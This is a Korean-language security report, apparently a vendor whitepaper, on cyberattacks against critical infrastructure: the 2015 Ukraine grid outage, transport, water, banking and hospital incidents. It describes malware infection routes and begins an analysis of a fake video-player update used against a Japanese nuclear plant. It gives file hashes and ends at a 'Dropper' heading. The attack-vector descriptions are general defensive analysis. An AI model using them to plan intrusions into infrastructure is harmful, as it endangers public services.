2015년 12월 23일, 우크라이나의 키보브레네르고(Kyivoblenergo) 발전소에 문제가 발생해 이날 오후 3시 35분부터 3시간 동안 약 8만 가구에 전력 공급이 중단됐다. 또한 우크라이나 서부 지역의 프리카르파티아오블레네르고(Prykarpattyaoblenergo) 발전소에서도 문제가 발생해 주변 지역에 대규모 정전 사태가 발생했던 것으로 알려졌다.[14] 전화 시스템에도 공격이 발생해 전화 통화도 정상적으로 이루어지지 않았다. 정전 직후 언론과 우크라이나 정보부(Security Service of Ukraine)는 사이버 공격의 가능성을 언급했다.

11 http://pastebin.com/WKSk3pmp

12 https://www.wired.com/2012/08/hack-attack-strikes-rasgas/

13 http://news.chosun.com/site/data/html_dir/2015/03/17/2015031702158.html

14 http://www.oe.if.ua/showarticle.php?id=3413

Из-за хакерской атаки обесточило половину Ивано-Франковской области

24 декабря 2015, 15:21 відео Друкувати G+1 1

Несколько часов специалисты восстанавливали свет.

Специалисты до сих пор борются с вирусом в системе

Прикарпатьеоблэнерго назвало **причину отключения электроэнергии**, которое имело место накануне, 23 декабря. Причиной стала хакерская атака, сообщает ТСН.

По данным специалистов, хакеры взломали систему управления телемеханики. Больше половины области и частично сам Ивано-Франковск на несколько часов остались без света.

По словам представителя облэнерго, из-за запущенного извне в систему вируса, внезапно начали отключаться подстанции. Сейчас энергоснабжение уже везде восстановлено. Однако энергетики не скрывают, что делали это в так называемом "ручном режиме", поскольку система до сих пор отключена, а специалисты пытаются побороть запущенный в нее вирус.

[그림 8] 우크라이나 발전소 정전 관련 보도(*출처: ТСН[15])

Приймальня громадян | Контакти ... | Демократичний контроль | Громадська рада | Соціальні проекти

Головна » Новини » 2015 » Грудень

СБУ попередила спробу російських спецслужб вивести з ладу об'єкти енергетики України

Гаряча лінія Служби безпеки

28 грудня 2015

Служба безпеки України попередила спробу російських спецслужб уразити комп'ютерні мережі об'єктів енергетичного комплексу України.

Співробітники СБ України виявили шкідливе програмне забезпечення в мережах окремих обласних енергетичних підприємств. Вірусна атака супроводжувалася безперервними дзвінками (телефонним «флудом») на номери техпідтримки обленерго.

Шкідливе програмне забезпечення локалізовано. Тривають невідкладні оперативно-слідчі дії.

Прес-центр СБ України

[그림 9] 우크라이나 정보부[16]의 정전 사태 언급 내용(*출처: Security Service of Ukraine)

[15] http://ru.tsn.ua/ukrayina/iz-za-hakerskoy-ataki-obestochilo-polovinu-ivano-frankovskoy-oblasti-550406.html

[16] http://www.sbu.gov.ua/sbu/control/uk/publish/article?art_id=170951&cat_id=39574

지난 2016년 1월, SANS ICS팀과 보안 업체 이셋(ESET)은 우크라이나 정전 사태와 관련된 것으로 보이는 블랙에너지(BlackEnergy) 악성코드를 공개한다.[17,18] 공개된 자료에 따르면, 대부분의 표적 공격과 마찬가지로 이메일을 통해 공격이 시작되었으며, 취약점을 이용한 방법이 아닌 매크로 기능을 가진 문서가 첨부되어 있었다.

블랙에너지는 2007년부터 발견된 악성코드로, 2014년 우크라이나와 폴란드 표적 공격으로 유명해졌다. 우크라이나 정전 사건이 발생하기 한달 전인 2015년 11월, 우크라이나 사이버침해대응센터(CERT, Computer Emergency Response Team)는 우크라이나 선거 기간 동안 언론사를 공격한 블랙에너지 정보를 공개한 바 있다.[19] 따라서 우크라이나에 대한 블랙에너지 공격은 정전 사태 이전부터 진행되었음을 예상할 수 있다. 블랙에너지 악성코드의 데이터 파괴 기능은 이미 2014년부터 존재했다.

우크라이나의 정전이 사이버 공격에 의해 발생했다는 정황이 계속 나타남에 따라 미국 정부도 관련 조사에 착수했다. 지난 2016년 1월, 미국 국토안보국(Department of Homeland Security, DHS)은 우크라이나 정전 사태의 원인이 사이버 공격으로 드러났다고 발표했으며, 3월 18일에는 관련 분석 보고서가 추가로 공개됐다.[20] 이 보고서에 따르면, 공격자는 이미 6개월 전부터 발전소 내부 시스템에 침입해 관련 정보를 수집하고 악의적인 펌웨어(Firmware)를 개발하는 등 철저한 준비 후 공격을 수행한 것으로 보인다. 일부 논란이 있기는 하지만 이 사건은 사이버 공격으로 인한 최초의 정전 사건으로 기록될 전망이다.

4.2. 교통(도로, 철도, 공항) 분야

얼마 전까지만 해도 도로, 철도, 공항, 항만 등 교통 시설은 사이버 공격과 상관없는 분야로 여겨졌다. 아날로그 형태의 폐쇄 시스템으로, 사실상 외부의 접근이 쉽지 않은 탓이다. 그러나 현재 대부분의 교통 시설은 중앙 제어 시스템을 통해 관리되고 있다. 네트워크로 연결되어 있어[21] 제어 및 관리가 쉬워진 반면, 외부 위협의 접근 경로도 확대되어 사이버 공격의 위험이 높아졌다.[22]

교통 관련 시스템에 대한 사이버 공격으로 처음 알려진 것은 지난 2009년 미국 텍사스주 오스틴(Austin)에서 도로 표지판이 해킹돼 '주의! 전방에 좀비!'(CAUTION! ZOMBIES! AHEAD!!!)라는 내용이 나타난 사례다.[23]

17 ttps://ics.sans.org/blog/2016/01/01/potential-sample-of-malware-from-the-ukrainian-cyber-attack-uncovered

18 http://www.welivesecurity.com/2016/01/04/blackenergy-trojan-strikes-again-attacks-ukrainian-electric-power-industry/

19 http://cert.gov.ua/?p=2370

20 https://ics.sans.org/media/E-ISAC_SANS_Ukraine_DUC_5.pdf

21 http://its.suwon.go.kr/_lmth/01_switsinfo/swits_010303.jsp

22 http://0x616b616d61.tistory.com/entry/%EC%8B%A0%ED%98%B8%EB%93%B1-%ED%95%B4%ED%82%B9%EC%9D%B4-%EA%B0%80%EB%8A%A5%ED%95%A0%EA%B9%8C

23 http://gizmodo.com/5141800/hacked-construction-signs-warn-of-zombie-attack-in-austin

[그림 10] 해킹된 도로 표지판(*출처: GIZMODO)

2015년에는 브라질의 버스 정류장 안내 시스템이 해킹되어 약 15분간 성인물 동영상 노출된 사례[24]도 있다. 브라질 경찰 당국이 추적에 나섰으나 범인 체포에는 실패했다.[25]

[그림 11] 해킹된 브라질 버스 정류장 안내 시스템(*출처: SecurityWeek)

최근 한국에서도 이와 유사한 사례가 발생했다. 지난 2016년 4월 26일 밤 10시경, 여수 지역 내 한 버스 정류장의 안내 시스템에서 약 40 분간 음란 동영상이 재생됐다.[26] 단순한 장난 수준이기는 하지만 교통 관련 시설의 보안 위협에 대한 경각심을 일깨운 사건이다.

교통 관련 시설이 제어 시스템 기반의 중앙관리 방식으로 변화함에 따라 이들 시스템에 대한 해킹 우려가 높아지고 있다. 현재 대부분의 도로에는 실시간 신호제어 시스템이 적용되어 있으며, 수집된 차량 통행량 정보를 바탕으로 교통신

[24] http://www.securityweek.com/hackers-broadcast-porn-tv-screens-brazil-bus-depot

[25] http://africanspotlight.com/2015/08/08/hackers-broadcast-porn-on-tv-screens-at-brazil-bus-station-photos

[26] http://news.mtn.co.kr/newscenter/news_viewer.mtn?gidx=2016042616081264980

호 시스템이 운영되고 있다.[27]

이와 관련된 예상 공격 시나리오는 크게 두 가지가 있다. 첫 번째는 중간자 공격(MITM, Man In The Middle)을 이용하는 방식으로, 교통 신호등과 중앙제어 시스템간의 통신 프로토콜을 알아내 서로 주고 받는 통신 정보를 조작해 임의로 제어하는 것이다. 두 번째는 중앙제어 시스템에 대한 직접 공격이다. 이 경우 영화에서 봤던 사회적 혼란을 초래할 것으로 예상된다. 특히 도로의 신호등을 제어하는 교통신호 단말기는 중앙제어 시스템과 상관없이 독립적으로도 동작이 가능해 상대적으로 교란이 쉽다. 이와 관련해 지난 2014년 미국 미시건 대학교에서 독립적으로 동작하는 신호 시스템에 대한 연구를 진행한 바 있다. [28] 해외 보안 업체인 카스퍼스키랩에서도 도로 교통 정보 탈취에 대한 가능성을 언급한 바 있다.[29]

항공 시설과 관련해 지난 2015년 6월 폴란드 공항에서 DDoS 공격으로 비행기 운행에 지장이 발생한 사건이 있다. 이 공격으로 폴리시 에어라인(Polish Airline)의 비행 계획 시스템이 5시간 동안 마비되었으며,[30] 약 1400 여명의 승객이 공항에서 발이 묶인 채로 기다려야만 했다.

철도 시스템에서도 악성코드 감염 사례가 보고되고 있으며,[31] 특히 열차 집중제어 시스템(CTC, Centralized Traffic Control)의 악성코드 감염에 대한 우려가 높다. 이와 관련해 지난 2015년 12월 독일에서 개최된 보안 컨퍼런스 32C3(32nd Chaos Communication Congress)에서 열차 제어 시스템 공격 및 제어 방법에 관한 내용이 소개되기도 했다.[32]

4.3. 상•하수도 및 난방 시설

지난 2016년 3월 버라이즌(Verizon)이 특정 수도 회사의 수도 시설 시스템에 보안 침해 사고가 발생했으며 유량 조정 시스템 등을 조작한 것으로 추정된다고 전했다.[33] 이어 언론 보도를 통해 뉴욕댐의 전산망이 해킹됐다는 소식이 전해졌으며, 블룸버그(Bloomberg)는 이란 해커가 뉴욕댐 공격의 배후라고 보도하기도 했다.[34]

이 보다 앞선 지난 2011년 11월 8일, 미국 일리노이(Illinois)주의 상수도 시설 펌프에서 에러가 발생해 동작이 중단된 일이 있었다. 해당 시스템의 로그를 조사하는 과정에서 러시아 지역에서 해당 시스템에 접근한 사실이 확인됐다. 이에 일리노이주 테러방지 센터(The Illinois Statewide Terrorism and Intelligence Center, ISTIC)는 러시아 해커가 상수도 시설 담당자의 계정을 이용해 시스템에 접근한 것으로 판단, 11월 10일 일리노이주 상수도 시설이 러시아로부터 해킹 공격을 받았다고 공식 발표했다.

---

27 http://www.mta.go.kr/policy/its/management_sign.jsp

28 Branden Ghena(2014), "Green Lights Forever: Analyzing the Security of Traffic Infrastructure", 8th USENIX Workshop on Offensive Technologies

29 http://www.etnews.com/20160425000127

30 http://www.recode.net/2015/6/22/11563782/polish-airline-hit-by-cyber-attack-says-all-carriers-are-at-risk

31 http://www.etnews.com/20151008000285

32 http://www.dailysecu.com/news_view.php?article_id=12452

33 http://www.verizonenterprise.com/resources/reports/rp_data-breach-digest_xg_en.pdf

34 http://www.bloomberg.com/news/articles/2016-03-24/u-s-charges-iranian-hackers-in-wall-street-cyberattacks-im6b43tt

그러나 실상은 러시아로 휴가를 떠난 상수도 시설 관리 담당자가 그곳에서 업무를 했던 것이다. 상수도 시스템 장애도 해킹에 의한 것이 아니었음이 밝혀졌다.[35]

해프닝으로 끝난 이 사건은, 지난 1991년 걸프전 당시 미국 국가안전보장국(National Security Agency, NSA)이 이라크에 수출된 프린터의 마이크로 칩에 숨겨둔 바이러스로 이라크의 방공 시스템을 무력화했다는 만우절 농담이 지금까지 언급되는 것처럼[36] 상•하수도 시설 해킹과 관련해 앞으로도 종종 언급될 것으로 보이다.

4.4. 통신 시설

국내에서 발생한 최초의 통신망 사고는 2003년에 발생한 '1.25 인터넷 대란'이다. 이 사건은 슬래머 웜에 감염된 시스템에서 대량의 패킷을 생성해, DNS 서버(할당된 도메인주소에 대한 정보를 가지고 있는 서버로, ooo.com 등의 도메인 주소를 IP주소로 변환하는 역할을 한다)에 인터넷 트래픽을 집중시키면서 DNS 서비스 장애가 발생한 것이다. 대부분 도메인을 입력해 접속하는 인터넷의 특성상 정상적인 인터넷 사용이 불가능하게 되었었다.

2014년에는 인터넷 공유기 악성코드를 이용한 DDoS 공격으로 특정 인터넷 서비스 업체(ISP)에서 인터넷 장애가 발생했다. 당시로서는 흔치 않은 형태의 공격이었기 때문에 당시 정부 기관과 보안 업체가 초기 대응에 어려움을 겪기도 했다. 공유기 악성코드가 처음으로 알려진 것은 이보다 앞선 2008년 히드라(Hydra) 악성코드를 이용한 DDoS 공격[37]이지만, 인터넷 공유기 악성코드 위협이 본격화된 것은 이때이다.

대부분의 통신사는 서비스 제공을 위해 상당량의 개인 정보를 보유하고 있어 이를 노린 공격이 꾸준히 발생하고 있다. 지난 2012년 국내 모 통신사의 협력 업체 직원이 20만 명의 고객 정보를 유출한 사례가 있으며, 같은 해 7월에는 또 다른 통신사에서 870만명의 고객 정보가 유출되었다.[38] 2014년 3월에는 국내 이동통신 3사에서 약 1,230만 건의 고객 정보가 유출된 것이 밝혀지기도 했다.[39]

미국의 경우, 2013년 9월부터 약 2년간 T모바일(T-mobile)사의 개인정보 1,500만 건이 유출되는 사고가 있었다.[40] 또한 지난 2016년 3월 이동통신사 버라이즌(Verizon)이 해킹돼 150만 명의 고객 데이터가 유출된 바 있다.[41] 이보다 앞선 2014년 1월 16일에는 프랑스의 이동통신사 오렌지(Orange)의 웹사이트가 해킹 당해 80만 명의 개인 정보가 유출되기도 했다.[42]

35 http://www.bbc.com/news/technology-16003138

36 http://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?seq=22158

37 Marta Janus/Kaspersky, 'Heads of the Hydra, Malware for Network Devices', 2011

38 http://biz.chosun.com/site/data/html_dir/2014/03/06/2014030603299.html

39 http://news.mt.co.kr/mtview.php?no=2014031111001655436

40 http://www.bbc.co.uk/news/business-34420879 / http://www.t-mobile.com/landing/experian-data-breach.html

41 http://www.theverge.com/2016/3/25/11303500/hackers-steal-data-on-verizon-enterprise-customers-put-it-up-for-sale

42 http://www.lesechos.fr/02/02/2014/lesechos.fr/0203286955772_piratage-de-comptes-orange---la-dcri-saisie-de-l-enquete.htm

4.5. 금융 기관

금융과 관련된 보안 위협은 대부분 개인의 금융 거래를 노리는 해킹으로, 크고 작은 재산상의 피해와 금융 기관의 신뢰도 하락 등의 피해를 가져온다. 그러나 은행 내부 시스템이 해킹되거나 장애가 발생할 경우 피해 규모는 더욱 심각해지며 사회적 혼란까지 야기할 수 있다.

국내의 경우, 2011년 4월 12일 모 금융사에서 계정과 카드사/ATM 기기/창구를 연결해주는 시스템의 자료가 삭제되어 3일간 고객 서비스가 중단된 바 있다. 2013년에는 3.20 전산망 장애로 국내 주요 금융 기관의 창구 거래, ATM 거래가 중단되었다.

해외에서는 러시아 갱단으로 추정되는 조직이 30개국 100개 은행에서 최대 10억 달러(한화 약 1조 1천억원)를 탈취한 사건이 발생했다.[43] 이 사건의 특징은 개인 고객을 노린 것이 아니라 은행 자체를 대상으로 했다는 점으로, 은행 컴퓨터에 침투하여 시스템과 운영 방식을 파악한 후 돈을 탈취한 것으로 알려졌다.

지난 2016년 2월에는 방글라데시 중앙은행이 미국 연방준비은행(Federal Reserve Bank)에 개설한 계좌가 해킹되어 8,100만 달러(한화 약 966억 원)의 피해가 발생했다. 방글라데시 중앙은행에서 사용하는 시스템이 악성코드에 감염되었던 것으로 알려졌다. 공격자는 국제은행간통신 시스템을 분석 및 조작해 필리핀과 스리랑카로 각각 8,100만 달러와 2,000만 달러를 이체했으나 스리랑카 은행에 이체한 내용에서 오탈자가 발견되면서 불법 이체가 확인되었다. 방글라데시 중앙은행은 뒤늦게 이체된 금액의 회수에 나섰지만, 필리핀으로 이체된 8,100만 달러 등 대부분은 회수하지 못했다. 한편 이 사고 이후 국제은행간통신협회(SWIFT)는 해당 시스템의 보안 취약점을 개선하고 5월 12일까지 새로운 프로그램을 설치하도록 했다.

2016년 4월 26일에는 카타르 국립은행(Qatar National Bank, QNB)이 해킹되어 자료가 유출된 것으로 알려졌으며[44] 5월에는 아랍에미리트(United Arab Emirates, UAE) 투자 은행도 해킹으로 정보가 유출됐다.[45]

4.6. 방송 시설

지난 2013년 국내에서 발생한 3.20 전산망 장애 당시에는 국내 주요 은행뿐만 아니라 방송사와 언론사 또한 공격 대상이 되기도 했다.[46] 일부 방송사와 언론사에서 컴퓨터 부팅 불가 등의 장애가 발생했으나, 방송국의 경우 방송 송출 장애는 발생하지 않았다.

2015년 4월 8일, 프랑스 떼베생몽드(TV5Monde) 방송국의 페이스북 계정이 해킹 당해 이슬람 국가와 관련된 글이 게시

[43] http://www.kaspersky.com/about/news/virus/2015/Carbanak-cybergang-steals-1-bn-USD-from-100-financial-institutions-worldwide

[44] http://www.qnb.com/cs/Satellite?c=QNBNews_C&cid=1355408455449&locale=1338474029767&p=1344242846789&pagename=QNBQatar%2FQNBLayout#

[45] https://www.hackread.com/uae-investbank-hack-passport-credit-cards-leak/


[46] http://www.mt.co.kr/view/mtview.php?type=1&no=2013032015391233567

되었다. 이후 방송 시스템과 홈페이지가 모두 마비되었고 방송 중단 사태가 발생했다.[47]

지난 2016년 3월 11일에는 이스라엘 방송국이 해킹되어 TV 화면에 팔레스타인 무장 단체 하마스(HAMAS)의 이미지와 함께 "우리나라에서 나가"라는 메시지가 나타났다.[48]

4.7. 의료 및 헬스케어 분야

2015년부터 병원 등 의료 분야의 보안 침해 사례가 증가하고 있다. 병원은 환자의 생명을 다루는 곳으로, 환자의 민감한 정보를 다수 보관하고 있다. 그러나 일부 병원은 전문적인 보안 인력을 보유하지 못하고 있거나 소수의 인력으로 관리하는 경우가 있어 보안 위협에 취약한 편이라 할 수 있다.[49]



[그림 12] 정보 유출 분야 (*출처: Statista[50])

대표적인 의료 관련 분야의 해킹 사례는 지난 2015 년 2 월 미국의 유명 보험회사인 앤섬(Anthem)이 해킹 당해 8,000 만 명에 달하는 고객 정보가 유출되었다.[51]

47 http://www.dailymail.co.uk/wires/afp/article-3031644/French-TV5Monde-hit-pro-Islamic-State-hackers.html

48 http://www.timesofisrael.com/hamas-hacks-israeli-tv-the-terror-will-never-end/

49 http://www.business.com/internet-security/healthcare-information-is-still-way-too-easy-to-hack/

50 http://www.statista.com/statistics/273572/number-of-data-breaches-in-the-united-states-by-business/

51 http://www.wsj.com/articles/anthem-hacked-database-included-78-8-million-people-1424807364

최근 급증하고 있는 랜섬웨어도 병원 분야에 심각한 위협이 되고 있다. 2016년 초 미국 할리우드 장로 병원(Hollywood Presbyterian Medical Center)을 비롯해 핸더슨의 감리 병원(Methodist Hospital), 치노밸리 의료센터(Chino Valley Medical Center), 데저트밸리 병원(Desert Valley) 등이 랜섬웨어에 감염되어 피해를 입었다. 일부 병원에서는 컴퓨터를 사용할 수 없어 손으로 차트를 작성해야 했다. [52] [53]

이들 병원의 랜섬웨어 감염 사례를 통해 병원 시스템이 보안에 취약하다는 것이 드러남에 따라 향후 병원에 대한 표적 공격도 우려된다. 특히 의료 기기는 장애가 발생할 경우 환자가 생명을 잃을 수도 있기 때문에 안정성이 중요시되고 있다.[54] 그러나 병원의 많은 장비들은 윈도우(Windows) 기반으로 운영되고 있으나 제대로 보안 관리가 되지 않는 경우가 있어 악성코드 감염 등에 의한 의료 기기 장애가 발생할 수 있다. 특히 의료 기기를 보안 업데이트가 지원되지 않는 구버전 윈도우로 운용하는 등 다양한 취약점이 발견되기도 했다.[55]

5. 사회기반시설 공격 방식

사회기반시설을 노린 공격의 경우, 물리적 침입을 통해 내부로 침투하는 방법도 가능하다.[56] [57] 그러나 국가 안보 및 사회 안정과 밀접한 관련이 있는 만큼 대부분의 사회기간시설은 삼엄하게 보호된다. 공격자 입장에서는 사회기반시설의 물리적 보안을 뚫고 내부 시스템 장악을 꾀하는 것은 위험 부담이 크기 때문에 원격에서 악성코드 등을 이용한 공격을 시도하고 있다.

사회기반시설에 대한 공격 방식은 일반적인 공격 방식과 크게 다르지 않지만, 망분리가 되어 있는 경우가 많아 일반적인 공격에 비해 쉽지는 않다. 사회기반시설의 내부 시스템에 악성코드를 유포하기 위한 공격 방식은 크게 다음과 같이 나눌 수 있다.

52 http://arstechnica.com/security/2016/03/maryland-hospital-group-hit-by-ransomware/

53 http://www.esecurityplanet.com/malware/four-hospitals-infected-with-ransomware.html?utm_medium=email&utm_campaign=ESP_NL_SD_20160328_STR1L1&dni=315811859&rni=154526309

54 http://www.techworm.net/2016/05/critical-medical-equipment-crashes-high-risk-surgery-due-anti-virus-scan.html

55 https://blogs.synopsys.com/software-integrity/2016/03/29/synopsys-finds-1418-medical-device-vulnerabilities-in-one-product/

56 http://www.techinsider.io/hackers-social-engineering-power-company-2016-4

57 http://www.techinsider.io/red-team-security-hacking-power-company-2016-4

[그림 13] 주요 악성코드 감염 경로

■ 이메일

공격 대상자를 정해 악의적인 이메일을 보내는 것이 가장 일반적인 공격 방식이다. 보통 개인 메일이나 업무 메일로 가장하여 메일 본문에 악성코드를 다운로드하는 웹 페이지의 주소(URL)를 포함하거나 악성코드가 포함된 파일을 첨부한다. 공격 대상자가 악성코드에 감염되면 이를 통해 네트워크로 연결된 내부 시스템을 하나씩 장악해 갈 수 있다.

■ 워터링홀(Watering hole) 기법

워터링 홀(Watering hole) 기법은 사람들이 관심을 가질만한 웹사이트를 해킹한 후 해당 사이트를 방문한 사용자의 시스템을 감염시키는 방법이다. 사용자의 시스템이 인터넷에 연결되어 있을 경우에 가능한 방식으로, 망분리가 되어 있을 경우 한계가 있을 수 있다.

■ 업데이트 서버 변조

공격 대상이 주로 사용하는 소프트웨어의 업데이트 서버를 해킹해 해당 프로그램이 업데이트될 때 악성코드를 감염시키는 방식이다. 공격 대상 시스템의 IP에서 접속할 때만 악성코드가 다운로드되도록 하는 경우가 많아 외부에서는 감염 사실을 파악하기 어렵다. 그러나 대부분의 사회기반시설은 폐쇄망으로 구축되어 있고 인터넷에 연결된 일부 시스템에서만 업데이트 서버에 접속할 수 있기 때문에 이러한 공격은 거의 나타나지 않는다.

■ 이동식 저장매체

폐쇄망을 사용하는 곳에서도 자료 전달 등을 위해 USB와 같은 이동식 저장매체 사용이 필요한 경우가 있다. 대부분 보안 심사를 거친 USB를 이용하지만 이 경우에도 USB 내부의 파일이 안전하다고 보장할 수는 없다. 예를 들어, 시스템 유지 보수를 위해 USB를 반입할 때 이 USB에 존재하는 악성 파일이 시설 내부로 유입될 수 있다. 실제로 지난 2010년 발견된 스턱스넷 악성코드도 USB를 통해 감염되었으며, 2016년 4월 독일 원전에서 발견된 다수의 악성코드도 USB를

통해 전파되는 악성코드였다.[58]

■ 설치 프로그램 변조

공격 대상 조직이 내부적으로 사용하는 프로그램의 제작 업체를 해킹해 배포 파일에 악성코드를 포함해 공격 대상 내부로 침입할 수 있다. 정식 업체에서 제공되는 파일이기 때문에 별 다른 의심없이 내부로 반입되기 쉽다. 하벡스(Havex) 악성코드가 이런 방식으로 침입했다[59]

■ 협력 업체 또는 유지 보수 업체 해킹

일반 기업은 물론 사회기반시설에서도 유지 보수 업체를 통해 시스템을 관리한다. 대부분 협력 업체에서 반입하는 소프트웨어에 대해서는 별다른 검사를 하지 않고 있다. 공격 대상의 유지 보수 업체나 협력 업체를 해킹해 공격 대상 내부로 반입되는 프로그램에 악성코드를 포함시켜 내부에 침입하는 방법을 사용할 수 있다. 또는 협력 업체가 공격 대상 시설의 내부에서 사용할 프로그램을 제작하는 업체를 해킹해 침입 경로로 이용할 수 있다.

6. 주요 사회기반시설 공격 사례 분석

악성코드를 이용한 공격 과정은 크게 '잠입 → 정보 수집 → 정보 유출, 혹은 시스템 파괴'로 구분할 수 있다. 잠입 방법은 앞서 살펴본 바와 같이 ▲이메일을 통한 감염 ▲USB 등 이동형 저장장치를 통한 감염 ▲특정 프로그램의 업데이트 서버 해킹을 통한 감염 ▲프로그램 개발사 해킹 및 설치 프로그램 변조를 통한 감염 등이 있다.

일단 내부 시스템에 악성코드가 유입되고 나면 무엇이든 가능하다. 내부 시스템 잠입 후 몇 개월에 걸쳐 내부 정보를 수집한다. 이후 수집한 정보를 유출하거나 데이터 파괴, 시스템 장애 등을 시도할 수 있다. 데이터 파괴 공격 사례로는 사우디 아람코 공격이 가장 유명하다.


다음은 실제 사회기반시설 공격에 사용된 악성코드를 '잠입'과 '파괴' 행위로 구분하여 분석한 내용이다.

[58] http://arstechnica.com/security/2016/04/german-nuclear-plants-fuel-rod-system-swarming-with-old-malware

[59] https://scadahacker.com/resources/havex.html

6.1. 일본 원전 공격 사례

일본 몬주 원자력 발전소 내부의 작업자가 동영상 플레이어를 업데이트하던 도중 악성코드에 감염돼 내부 정보가 유출되었다.[60] 동영상 프로그램을 실행하면 가짜 업데이트 알림이 나타나고, 이를 실행하면 정규 업데이트 서버가 아닌 공격자의 서버로 강제 우회 접속되어 악성코드가 다운로드 되는 방식이었다.[61]



[그림 14] 동영상 플레이어 위장 악성코드 감염 과정[62]

동영상 플레이어 프로그램 업데이트로 위장한 공격 과정을 좀 더 상세히 설명하면 다음과 같다.

① 프로그램 실행 시 동영상 플레이어 업데이트가 동작한다.
(동영상 플레이어 실행 시 "app.g**lab.com"에서 업데이트 설정을 가져온다.)

② 업데이트 설정 파일은 업데이트 프로그램과 위치에 대한 명세를 나타낸다. 그러나 이를 이용한 공격에서는 다른 사이트로 강제 우회되어 접속된다.

③ 공격자의 서버로 접속하게 된 사용자는 공격자가 유포하는 악성코드에 감염된다.

④ 사용자 시스템에 유입된 악성코드는 공격자 서버와 통신해 명령을 수행한다.

1) 분석 샘플 정보

분석 샘플의 기본 정보는 다음과 같다.

60 http://www.ittoday.co.kr/news/articleView.html?idxno=42719

61 http://www.boannews.com/media/view.asp?idx=39531

62 http://www.lac.co.jp/security/alert/2014/01/23_alert_01.html

파일 이름	G**PLAYERJPSETUP.EXE
파일 크기	13,442,065 바이트
파일 생성 시간	2013년 12월 1일 08시 08분 23초 (UTC 기준)
MD5	a9225e059d9dace1b259bceec7f48dae
SHA1	295b91daa7e7cbf61ced13eaeb074356ea64de8e
SHA256	52c61a87553e9ad43f14f199e130c48c0ea0eab326732f9d343a883883526820
주요 기능 및 특징	악성코드 드롭 및 실행
V3 진단명	Dropper/Miancha.13442065

2) 드롭퍼(Dropper)

